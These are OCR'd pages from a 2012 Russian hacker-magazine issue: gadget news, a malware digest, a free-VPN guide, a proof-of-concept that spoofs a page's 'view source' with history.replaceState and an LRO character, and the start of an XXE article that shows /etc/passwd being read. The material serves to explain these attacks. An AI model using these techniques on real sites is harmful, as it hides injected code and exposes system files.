с 10,1-дюймовым тачскрином! Весь секрет в специальном отсеке для Pad-телефона. Смартфон просто устанавливается в специальный отсек в задней части станции, и легким движением руки получается планшетный компьютер. Кстати, изображение «расширяется» не обычным масштабированием: применяется технология динамического отображения, перенастраивающая Android ICS на большой экран и повышенное разрешение (1280 800). Кроме того, при отключении PadFone-станции сохраняется состояние каждого приложения! Буквально каждого — от электронной почты до игр. Вставил смартфон в станцию — продолжил работу с того же места. Никакой мороки с синхронизацией. У станции-планшета есть дополнительный аккумулятор, собственная 1,3-мегапиксельная (1280 800 пикселей) камера спереди, порты microUSB и microHDMI, стандартный 3,5-миллиметровый аудиоразъем и динамики с известной технологией ASUS SonicMaster.

Во-вторых, как будто перечисленного было мало, ко всему этому можно также докупить док с клавиатурой! Подключив дополнительную клавиатуру, можно превратить связку смартфон + докстанция в аналог ASUS Eee Pad Transformer. В клавиатуре, кстати, тоже есть дополнительный аккумулятор, который повышает время автономной работы PadFone практически в девять раз!

В-третьих, ко всему этому счастью прилагается еще и стилус PadFone Stylus Headset. Стилус тоже немного трансформер — он не только используется для работы с экраном, но еще и является еще и Bluetooth-гарнитурой.


На российский рынок ASUS PadFone поступит в мае-июне этого года. Рекомендованная розничная цена за комплект ASUS PadFone + PadFone Station составит от 33 000 рублей.

Asus обновила линейку планшетов Eee Pad Transformer, переименовав ее в Transformer Pad. Уже представлена первая модель обновленной серии — Infinity. Из заметных изменений: дисплей 10,1" теперь имеет разрешение 1920 1200, а в основе девайса лежит процессор Qualcomm Snapdragon S4 (MSM8960), работающий на частоте 1,5 ГГц.

Вся продукция «ТЕВЬЕ МОЛОЧНИК» произведена из цельного (невосстановленного) молока очень высокого качества. Такой строгий контроль оказывается важным и для людей, заботящихся о здоровье, поскольку в последнее время на рынке появилось много подделок и разбавлений как молока, так и продуктов из него.
Тевье
молочник
Luxury
МОЛОКО
ГОСТ Р 52090-2003
ПРИ ПОКУПКЕ КАЧЕСТВА –
МОЛОКО В ПОДАРОК

СТАРЫЕ-НОВЫЕ ГРАНИ ФАЙЛООБМЕНА

ФАЙЛООБМЕН БЕЗ ЦЕНЗУРЫ И ДЕАНОНИМИЗАЦИИ ВСЕ ЖЕ СУЩЕСТВУЕТ В ПРИРОДЕ



RetroShare сейчас переживает настоящий взлет. Если еще в декабре 2011 года клиент RetroShare скачали всего 2211 раз, в феврале 2012-го эта цифра подскочила до 21 379 скачиваний, а сейчас уже приближается к ста тысячам.


Похоже, даже самые далекие от IT люди знают: правообладатели не дремлют, скачивать файлы из интернета страшно нелегально, и за это можно получить по шапке. В самом деле, не секрет, что копирасты весьма пристально наблюдают за торрентами, пользователей то и дело судят, а крупные файлообменные ресурсы в последнее время и вовсе имеют тенденцию закрываться. Но ведь альтернативы трекерам и «Рапиде» существуют. Хороший пример — сеть RetroShare, начавшая работу еще в 2006 году (retroshare.sourceforge.net). TorrentFreak вообще сообщает о настоящем буме подобных анонимных систем.


Схема работы RetroShare проста. Open Source система RetroShare дает пользователям возможность создавать приватные и зашифрованные F2F-сети. Ты можешь добавлять туда друзей, проверяя их сертификаты PGP. Друзья, в свою очередь, добавят своих друзей, и так далее. Идея в том, что в подобную сеть не должны попасть представители спецслужб и медиакорпораций. Но даже если они туда проникнут, угроза все равно сведена к минимуму — клиент устанавливает соединение только с доверенными пирами. Все коммуникации защищаются с помощью OpenSSL, а файлы от «незнакомцев» проходят по цепочке юзеров, так что в твой комп они попадают от доверенных друзей. Поскольку соединение надежно зашифровано, никто не сможет уличить тебя в скачивании нелицензионного контента.

СВЕРХМИНИАТЮРНЫЙ ПРОЦЕССОР ОТ ARM HOLDINGS

«ИНТЕРНЕТ ВЕЩЕЙ» СТАНОВИТСЯ БЛИЖЕ

Интересный 32-битный микропроцессор Cortex-M0+ представила недавно компания ARM Holdings. Уникальной особенностью архитектуры Flycatcher, на которой построена новинка, является размер микросхемы: площадь не более 0,13 мм², то есть 0,36×0,36 мм (floorplanned area). Естественно, энергопотребление таких чипов будет минимально: от 3 до 52 мкВт на 1 МГц. То есть чипы смогут работать от миниатюрной батарейки несколько лет. Также в спящем режиме Cortex-M0+ практически не расходует энергию. Компания с гордостью называет Cortex-M0+ «самым энергоэффективным микропроцессором в мире». Новинка потребляет в три раза меньше энергии, чем аналогичные микросхемы.
Для чего это нужно? Архитектура Flycatcher в будущем вполне может стать основой для так называемого «интернета вещей» — когда в каждый значимый физический объект будет встроен микропроцессор и стек TCP/IP. То есть шутки про кофеварки и холодильники с выходом в сеть скоро перестанут быть шутками (впрочем, такие устройства существуют уже сейчас). Также к сети смогут подключиться счетчики электричества, медицинское оборудование, осветительные приборы и так далее.






КОМПАНИЯ ADOBE ВЫПУСТИЛА БЕСПЛАТНУЮ БЕТА-ВЕРСИЮ PHOTOSHOP CS6 для Windows и Mac OS X. Финальная версия CS6 тоже появится скоро — в первой половине года.

23% ПОЛЬЗОВАТЕЛЕЙ, придумывая PIN-код, выбирают дату, каждый третий выбирает дату своего рождения. Таковы данные специалистов Кембриджского университета.

ОСНОВНЫМИ ИСТОЧНИКАМИ DDOS-АТАК в прошлом году стали пользователи стран СНГ — Россия (16% мирового DDoS-трафика) и Украина (12%), сообщила Kaspersky Lab.



RIM ЗАПАТЕНТОВАЛА ТЕХНОЛОГИЮ разблокировки телефона путем отстукивания пальцем по корпусу девайса определенного ритма. Распознавать удары будет акселерометр.


В ПРОШЛОМ КВАРТАЛЕ SEAGATE опередила Western Digital по объему поставок накопителей на жестких дисках. Seagate отгрузила 46,9 миллиона HDD, а WD - лишь 28,5 миллиона.

КОМПАНИЯ AMD ПРИОБРЕТАЕТ SEAMICRO — первопроходца в создании микросерверов. Сумма сделки: 334 миллиона долларов.

БЕСПРОВОДНАЯ ЗАРЯДКА ДЛЯ ЛЮБОГО ТЕЛЕФОНА!

СПЕЦИАЛИСТЫ DURACELL ПРИДУМАЛИ ПОЧТИ УНИВЕРСАЛЬНУЮ «ЗАРЯДНУЮ КАРТУ»

К сожалению, беспроводная зарядка сегодня является скорее игрушкой для гиков, нежели реальным удобством для большинства. Исправить эту несправедливость пытаются разработчики компании Duracell, и, похоже, у них получается. Компания решила подойти к проблеме с неожиданной стороны и представила миниатюрную суперплоскую карточку Powermat WiCC. Карта призвана сыграть роль посредника между беспроводным зарядным устройством и практически любым телефоном, смартфоном, планшетом и другими гаджетами. Ответ на резонный вопрос, куда же она вставляется, прост — под крышку устройства. К примеру, для оснащения мобильного телефона функцией беспроводной зарядки достаточно просто вставить Powermat WiCC в телефон так, чтобы контакты карточки соприкасались с «зарядными» контактами телефона. Затем можно закрыть крышку и наслаждаться чудесами прогресса. Здесь, конечно, могут возникнуть проблемы — карточка еще должна совпасть с контактами гаджета, а крышка аккумуляторного отсека закрыться с картой внутри. Тем не менее многим карточка подойдет, а в будущем могут появиться и специальные сменные крышки :). Обещают, что стоить карта будет «буквально копейки».




Duracell намекает, что, если рынок положительно воспримет Powermat WiCC, компания также представит и собственное беспроводное зарядное устройство, его разработка ведется уже давно.

ЗА 2011 ГОД ХАКЕРЫ ВЗЛАМЫВАЛИ СИСТЕМУ НАСА 13 РАЗ

АЭРОКОСМИЧЕСКОЕ АГЕНТСТВО США ТРАТИТ НА КИБЕРБЕЗОПАСНОСТЬ 58 МИЛЛИОНОВ ДОЛЛАРОВ ИЗ СВОЕГО ГОДОВОГО IT-БЮДЖЕТА ОБЪЕМОМ В 1,5 МИЛЛИАРДА ДОЛЛАРОВ

GOOGLE ПРЕДЛОЖИЛА ХАКЕРАМ МИЛЛИОН

КОНКУРС PWNIUM ПРОШЕЛ ПО-НОВОМУ



В одном из прошлых номеров мы писали о том, что правила хакерского состязания Pwn2Own изменились — в частности, участники теперь не обязаны предоставлять эксплоиты вендорам. Компанию Google такой поворот событий не устроил, поэтому «Корпорация Добра» расширила собственную программу вознаграждений Chromium Security Rewards. К примеру, за 0day-эксплоиты Chrome, Flash, Windows и прочие теперь будут платить от двадцати до шестидесяти тысяч долларов. Всего на выплату вознаграждений за эксплоиты на конкурсе Pwnium компания выделила призовой фонд в один миллион долларов США.

Как показала практика, Google не прогадала. В течение пяти минут после начала Pwn2Own французская команда Vupen Security сумела осуществить эксплоит двух уязвимостей Chrome и полностью взломать браузер. Благодаря установленному «жучку» в коде Chrome компания Google все же сумела выяснить, в чем заключалась уязвимость. Хотя обычно Vupen приберегают дырки для продажи своим клиентам. Ну а в ходе контеста Pwnium отличился известный специалист по безопасности Сергей Глазунов. На этот раз он заработал 60 тысяч долларов, сумев сделать удачный эксплоит, используя две новые уязвимости в Chrome, которые скоро будут закрыты через автообновление. Вторым призером Pwnium стал хакер PinkiePie.

От 500 до 3133,70 долларов по-прежнему предлагается за любой баг в продукции Google. Несмотря на введение премии за эксплоиты, размер вознаграждения за обычные уязвимости остается прежним.

SAMSUNG GALAXY BEAM

СМАРТФОН С ПРОЕКТОРОМ. ДЛЯ ТЕХ, КОМУ МАЛО ОБЫЧНОГО ДИСПЛЕЯ

Компания Samsung уже пыталась оснастить смартфон проектором в 2010 году, но тогда Samsung I8520 не снискал особенного успеха у пользователей. Южнокорейский производитель предпринимает вторую попытку и представляет Samsung Galaxy Beam. Оставим за скобками вопрос, зачем в смартфоне нужен проектор, и посмотрим на характеристики устройства. Итак, сначала об основной особенности аппарата: яркость проектора равняется 15 люменам, и, по данным компании, этого вполне достаточно для просмотра изображений высокой четкости размером до 50 дюймов (125 см) в ширину. Проектор можно использовать для игр, просмотра видео и статичных изображений, когда (или если) четырехдюймового экрана смартфона разрешением 800×480 пикселей мало.

В остальном, нужно признать, конфигурация у Samsung Galaxy Beam весьма средняя: двухъядерный процессор с частотой в 1 ГГц, 768 Мб оперативной памяти, четырехдюймовый дисплей с разрешением 800×480 пикселей. Имеются также 5-мегапиксельная тыловая камера и фронтальная VGA-камера. В качестве операционной системы будет использоваться Android 2.3, в то время как уже давно в ходу версия 4.0.3 (правда, компания обещает, что апдейт до 4.0 будет). Внутреннюю память объемом 8 Гб можно расширить с помощью карточки microSD или microSDHC. Питание смартфона обеспечит батарея емкостью 2000мАч. О стоимости новинки, а также о дате ее появления в продаже пока ничего не сообщается.

ПО ДАННЫМ ЖУРНАЛА FORBES, КОМПАНИЯ SONY РАБОТАЕТ НАД ИГРОВОЙ КОНСОЛЬЮ НОВОГО ПОКОЛЕНИЯ, а AMD разрабатывает графический процессор для этого изделия. Напомним, что GPU от AMD уже используются в Microsoft Xbox 360 и Nintendo Wii. Таким образом, если Sony выпустит свою новинку в ближайшее время, во всех основных консолях на рынке будут использоваться решения от AMD.


ЖЕСТКИЕ ДИСКИ НЕ СОБИРАЮТСЯ ДЕШЕВЕТЬ. Даже после полного восстановления объемов производства HDD будут на 30–40% дороже, чем до наводнения в Таиланде.

MICROSOFT СНИЗИЛ ТРЕБОВАНИЯ К ЖЕЛЕЗУ для Windows Phone. Теперь минимальная конфигурация включает однокристальную систему Qualcomm 7x27a и 256 Мб ОЗУ.


ТРОЯНСКИЙ МИНИ-ДАЙДЖЕСТ

НОВОСТИ ИЗ МИРА МАЛВАРИ


Компания «Доктор Веб» сообщила о появлении нового трояна-блокировщика, добавленного в вирусные базы под именем Trojan.Winlock.5729. Обычно такие трояны используют для блокировки входа в ОС приложение, заменяющее собой стандартную оболочку или файл userinit.exe. По совершенно иному, гораздо более простому пути пошли авторы Trojan.Winlock.5729. Троян скрывается в модифицированном дистрибутиве программы Artmoney, предназначенной для «накрутки» различных ресурсов в играх. Помимо реального установщика Artmoney, инсталлятор содержит три файла: измененный файл logonui.exe с именем iogonui.exe (этот файл отвечает за демонстрацию графического интерфейса при входе пользователя в Windows XP) и два самораспаковывающихся архива, содержащих bat-файлы. При загрузке инфицированного инсталлятора запускается первый из них — password_on.bat. Файл содержит набор команд, выполняющих проверку ОС: если на жестком диске присутствует папка c:\users\, вредоносные компоненты удаляются, если же такая папка отсутствует, троянец считает, что он запущен в Windows XP. В этом случае Trojan.Winlock.5729 модифицирует системный реестр, подменяя при загрузке Windows стандартный logonui.exe собственным файлом iogonui.exe, и меняет пароль учетной записи Windows для текущего пользователя и локальных пользователей с именами «admin», «administrator», «админ», «администратор». Если текущий пользователь работает в ограниченной учетной записи, деятельность трояна прекращается. Еще один bat-файл — password_off.bat — удаляет все пароли и возвращает в системном реестре оригинальное значение UIHost. Файл iogonui.exe представляет собой настоящий аутентичный файл logonui.exe из комплекта поставки Windows XP, в котором с помощью редактора ресурсов была изменена стандартная строка приветствия Windows на требование отправить платное SMS-сообщение. Однако специалисты «Доктор Веб» выяснили, что для входа в систему можно использовать пароль «Спасибо!» (без кавычек), после чего Trojan.Winlock.5729 автоматически сбросит пароли учетных записей. Вот такие вежливые хакеры :).



О новой версии троянца Flashback для Mac OS сообщает компания Intego. Flashback ориентируется на Java-уязвимости в Mac OS X. Если у пользователя устаревшая версия Java, Flashback срабатывает как обычно: не уведомляя пользователя и «не отсвечивая», он устанавливает себя в систему. Если же версия Java новая, троян старается применить методы социальной инженерии, вынуждая пользователя загрузить малварь хитростью. Авторы трояна не мудрствуют и просто предоставляют пользователям поддельный сертификат, выписанный якобы для компании Apple. Новый троян Flashback.G опасен тем, что способен внедрять в браузеры и приложения, работающие в Mac OS X, собственный код, что часто вообще приводит к краху приложений. Помимо этого, троян размещает свой код в папке /User/Shared, устанавливая тут различные файлы с расширением .so. Внедрение кода в приложения необходимо для кражи паролей, вводимых пользователями при обращении по нескольким целевым доменам, например Google, PayPal, системам онлайн-банкинга и другим.



Между тем количество вредоносных программ для мобильных устройств за 2011 год возросло более чем в шесть раз. Такой вывод сделали аналитики «Лаборатории Касперского», традиционно представив отчет «Мобильная вирусология».



НОВАЯ VISUAL STUDIO

Компания Microsoft выпустила бетку Visual Studio 2011. Главное новшество, которое ты сразу заметишь, — это убойный, хотя поначалу и непривычный интерфейс (в нем теперь есть даже темная цветовая схема). Нововведения можно перечислять долго, но одними из самых важных стали новые инструменты для разработки Metro-приложений, в том числе Blend, с помощью которого можно проектировать дизайн приложений на основе HTML/XAML. Дистрибутив свежей версии этой IDE ищи на нашем диске.

КОЛОНКА СТЁПЫ ИЛЬИНА

ГДЕ ВЗЯТЬ БЕСПЛАТНЫЙ VPN?

РАЗГОВОР О VPN

Поговорим о VPN. Практически для всех сегодня передавать данные в зашифрованном виде — острая необходимость, однако услуга VPN пока не стала по-настоящему массовой. Но это только пока. Еще год-два — и такой сервис начнут предоставлять те, кто умеет убеждать пользователей в необходимости заботиться о собственной безопасности, — антивирусные компании. Это непростая задача — только представь, какая архитектура нужна, чтобы обеспечить миллионы пользователей VPN'ом, — но ей уже занимаются. Пока же о безопасности своего трафика нам приходится думать самим. К счастью, ни финансовых, ни временных затрат для этого не требуется.

ДВА ВАРИАНТА СЭКОНОМИТЬ


Первый вариант — поднять VPN-сервер самому. В качестве дополнительного профита получаем уверенность, что никто не будет логировать запросы и перехватывать трафик непосредственно на нем. Тем более что выделенным хостом можно обзавестись бесплатно: мы уже рассказывали о том, как получить дедик в облаке Amazon и запустить там все необходимое для VPN-доступа, воспользовавшись бесплатным тест-драйвом провайдера (к слову, в этот раз мы повторяем тот же фокус, чтобы поднять свою ловушку для сплоитов, — читай статью «Ханипот на Amazon»). Впрочем, кому-то может показаться, что так заморачиваться — это слишком. Нет проблем: второй вариант — воспользоваться бесплатным VPN-провайдером. Мы уже не раз упоминали их в нашей рубрике WWW2. Один из подобных сервисов — Expat Shield (expatshield.com). Возможно, не стоит доверять ему все свои секреты, но использовать в открытой Wi-Fi-сети какого-нибудь Макдональдса, где как пить дать один из гиковатых соседей включит FireSheep на смоем смартфоне и начнет собирать чужие сессии, — самое то :). С другой стороны, если выбирать себе VPN-провайдера, то лучше остановиться на компании с каким-никаким, но именем. Среди авторитетных вендоров бесплатный VPN предоставляет, например, Comodo. Предлагаю прямо сейчас потратить пять минут и получить надежный шифрованный канал.

КАК ЭТИМ ПОЛЬЗОВАТЬСЯ?

1. Регистрируемся в сервисе (bit.ly/comodo_free_vpn), выбирая в качестве услуги план «TrustConnect Service Free 10 GB». Это бесплатный тариф, у которого срезана часть функционала, однако им вполне можно пользоваться.
2. В личном кабинете нам отображается наш сервисный логин и пароль — данные, которые необходимо использовать для авторизации на VPN-сервисе, а также лицензионный ключ.
3. Для работы сам Comodo предлагает установить фирменный клиент. Поэтому скачиваем нужную версию программы (есть клиент под все основные ОС) и устанавливаем ее, указав лицензионный ключ. Все, что нужно для подключения, — ввести свои сервисные логин и пароль.
4. На самом деле необходимости устанавливать клиент от Comodo и что-либо еще нет. Достаточно создать обычное VPN-подключение, указав в качестве сервера uk2.vpn.comodo.com. Серверы TrustConnect будут доступны по PPTP-протоколу. Это очень хорошо, потому что ты без проблем можешь поднять VPN на любом мобильном устройстве (например, на Android) — и шифрованное соединение сразу будет работать.
5. Если ты являешься фанатом OpenVPN, то опять же хорошая новость: TrustConnect поддерживает и его.

КАК ЭТО РАБОТАЕТ?

В отличие от многих других бесплатных предложений, VPN от Comodo работает не только стабильно, но и довольно быстро. Скорость скачет от 1 до 3 Мбит/с, чего более чем достаточно. Чтобы пользователи не увлекались



Скачиваем клиент TrustConnect

Используем сервисный логин и пароль для подключения к VPN-серверу

трафиком, Comodo установил ограничение: 10 Гб в месяц. Если зайти в личный кабинет, то можно посмотреть, сколько трафика осталось, а также изучить графики его потребления. Бесплатные тарифы обычно ограничивают юзеров в возможности использовать разные протоколы. Этим грешит и Comodo, но большинство необходимых для работы протоколов все-таки работает (кроме разве что FTP). Еще одним недостатком является навязчивый div с рекламой, который вставляется на каждую страницу, но и он легко вырезается любой баннерорезкой. Красота! :)

Proof-of-Concept

ПОДМЕНИТЬ ИСХОДНЫЙ ТЕКСТ СТРАНИЦЫ

КАК ЭТО ВЫГЛЯДИТ?

Посмотреть, как устроена клиентская часть веб-приложения (та, которая отображается в браузере), очень просто: для этого на любой странице можно нажать «Просмотр кода страницы» и получить ее полный исходник (HTML/CSS/JS-код). Но попробуй в Chrome'е открыть ссылку kurlak.com/john/source.html и посмотреть ее сорец. Когда на странице четко отображается вопрос «Can you view my source from Chrome?», то при запросе исходника отображается издевательская фраза «You can, but not that easily...». Что за дела? Исследователю Джону Курлаку удалось проспуфить исходник веб-страницы! Это может показаться невинной шалостью, но на самом деле представляет собой довольно изящный хак. Ведь если кто-то подозревает, что на его страницу был каким-то образом внедрен посторонний зловредный код, то, открыв вот так в браузере ее исходник, он увидит ровно то, что захочет показать ему злоумышленник!

КАК ЭТО РАБОТАЕТ?

В основе хака лежит новая фича JavaScript — функция history.replaceState(). Она позволяет разработчику изменить URL страницы без перезагрузки последней. К примеру, можно использовать данную функцию, чтобы поменять URL страницы с www.xakep.ru/example.html на www.xakep.ru/example2.html. При этом в целях безопасности имя сервера изменить, естественно, нельзя — только страницы.

Джон Курлак, экспериментируя с этой функцией, заметил, что если изменить URL страницы и посмотреть ее исходник, то браузер пытается показать сорцы новой страницы. Соответственно, если изменить адрес страницы так, чтобы никто не заметил, мы можем подсунуть что угодно в качестве ее исходника! Главное, чтобы имя страницы выглядело точно так же. И здесь вспомнился старый добрый трюк, использующий Unicode-символ, который

Исходный код страницы source.html, реализующей спуфинг

The replaceState() method

history.replaceState() operates exactly like history.pushState() except that replaceState() modifies the current history entry instead of creating a new one.

replaceState() is particularly useful when you want to update the state object or URL of the current history entry in response to some user action.

Note: In Gecko 2.0 (Firefox 4 / Thunderbird 3.3 / SeaMonkey 2.1) through Gecko 5.0 (Firefox 5.0 / Thunderbird 5.0 / SeaMonkey 2.2), the passed object is serialized using JSON. Starting in Gecko 6.0 (Firefox 6.0 / Thunderbird 6.0 / SeaMonkey 2.3), the object is serialized using the structured clone algorithm. This allows a wider variety of objects to be safely passed.

Описание history.replaceState() от Mozilla

переворачивает текст наоборот. Он называется «left to right» (LRO) и переставляет символы слева направо. Фишка в том, что если разместить его после текста, уже ориентированного слева направо, то никаких преобразований не происходит. Соответственно, мы можем переадресовать пользователя на другую страницу, которая пользователю будет отображаться точно так же (например, source.html). Символ LRO можно представить в виде десятичного кода 8237. Получаем простой код страницы source.html:

```
<!DOCTYPE html>
<html>
    <head>
        <title>Source</title>
        <meta charset="UTF-8">
        <script type="text/javascript">
        history.replaceState(null, null,
           'source.html' + String.fromCharCode(8237));
        </script>
    </head>
    <body>
        <p>Can you view my source from Chrome?</p>
    </body>
</html>
```

Когда пользователь открывает страницу source.html, то браузер автоматически меняет адрес страницы на source.html + [LRO] — и в адресной строке по-прежнему отображается нужный нам index.html. Если же посмотреть исходный код страницы, то браузер пытается отобразить исходник страницы source.htmlâ€ (â€ — это представление hex-кода символа LRO в ASCII). При этом никакие спецсимволы нигде не отображаются. Что мы делаем? Просто создаем страницу source.htmlâ€ с нужным нам содержанием, которое будет отображаться пользователю в виде исходника. Бинго! Прочитать авторский пост на тему, скачать исходники и посмотреть демонстрацию ты можешь здесь: goo.gl/itGVr.

Андрей Петухов (andrepetukhov.wordpress.com)
Николай Матюнин (matyunin.n@gmail.com)

Опасная разметка

НАСТОЛЬНЫЙ СПРАВОЧНИК ПО АТАКАМ НА XML-ПРИЛОЖЕНИЯ

С одной стороны, тема XML injection — это жуткий баян, а с другой — она так популярна, что баги такого типа присутствовали во многих X-конкурсах последнего времени, например ZeroNights HackQuest и месяце поиска уязвимостей в Яндексе. В этой статье мы постарались собрать и систематизировать все, что известно об XML injection на данный момент.

ЧАСТЬ ПЕРВАЯ, ТЕОРЕТИЧЕСКАЯ

Начнем издалека. Стандартом определены два уровня правильности документа XML:

1. **Правильно построенный (well-formed) документ**. Такой документ соответствует общим правилам синтаксиса XML, применимым к любому XML-документу. И если, например, начальный тег не имеет соответствующего ему конечного тега, то это неправильно построенный XML.
2. **Действительный (valid) документ**. Действительный документ дополнительно соответствует некоторым семантическим правилам. Это более строгая проверка корректности документа на соответствие заранее определенным, но уже внешним правилам. Эти правила описывают структуру документа: допустимые названия элементов, их последовательность, названия атрибутов, их тип и тому подобное. Обычно такие правила хранятся в отдельных файлах специального формата — схемах.

Основные форматы определения правил валидности XML-документов — это DTD (Document Type Definition) и XML Schema. Остановимся на **DTD**. Стандартом предусмотрено два варианта связывания документа с его схемой: либо через ссылку на схему в заголовке XML-документа (этот заголовок называется Document Type Declaration):

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE order SYSTEM "order.dtd">
<order>
<product>1234</product>
<count>1</count>
</order>
```

либо через описание схемы в документе inline (аналогия: подключение CSS через ссылку или inline):

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE order [
<!ELEMENT count (#PCDATA)>
<!ELEMENT product (#PCDATA)>
<!ELEMENT order (product, count)>
]>
<order>
<product>1234</product>
<count>1</count>
</order>
```

Самое интересное в DTD — это то, что умные люди придумали так называемые сущности. Придумали, чтобы можно было подключать часто используемые фрагменты XML-документов по

```
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
```

Успешное разрешение внешней сущности, указывающей на /etc/passwd

имени. Сущность определяется в DTD через директиву `<!ENTITY name "value">` и используется в документе как `&name;`. А потом кто-то подумал, что глобализация должна быть глобальной, и придумал еще и внешние сущности (external entities). Например, можно определить внешнюю сущность current-date:

```
<!ENTITY current-date SYSTEM
"http://www.getcurrenttime.com/timestamp.xml">
```

и перенести логику по вычислению текущей даты и времени на внешний сервис. Предположим, что сервис возвращает ответ типа:

```
<timestamp>2012-05-01 T 11:20:29 UTC</timestamp>
```

Соответственно, наш пример с добавлением текущей даты заказа перепишется так:

```
<?xml version="1.0"?>
<!DOCTYPE order [
<!ELEMENT count (#PCDATA)>
<!ELEMENT product (#PCDATA)>
<!ELEMENT date (timestamp)>
<!ELEMENT timestamp (#PCDATA)>
<!ELEMENT order (product, count, date)>
<!ENTITY current-date SYSTEM
"http://www.getcurrenttime.com/timestamp.xml">
]>
<order>
<product>1234</product>
<count>1</count>
<date>&current-date;</date>
</order>
```

ПОПУЛЯРНЫЕ XML-ПАРСЕРЫ

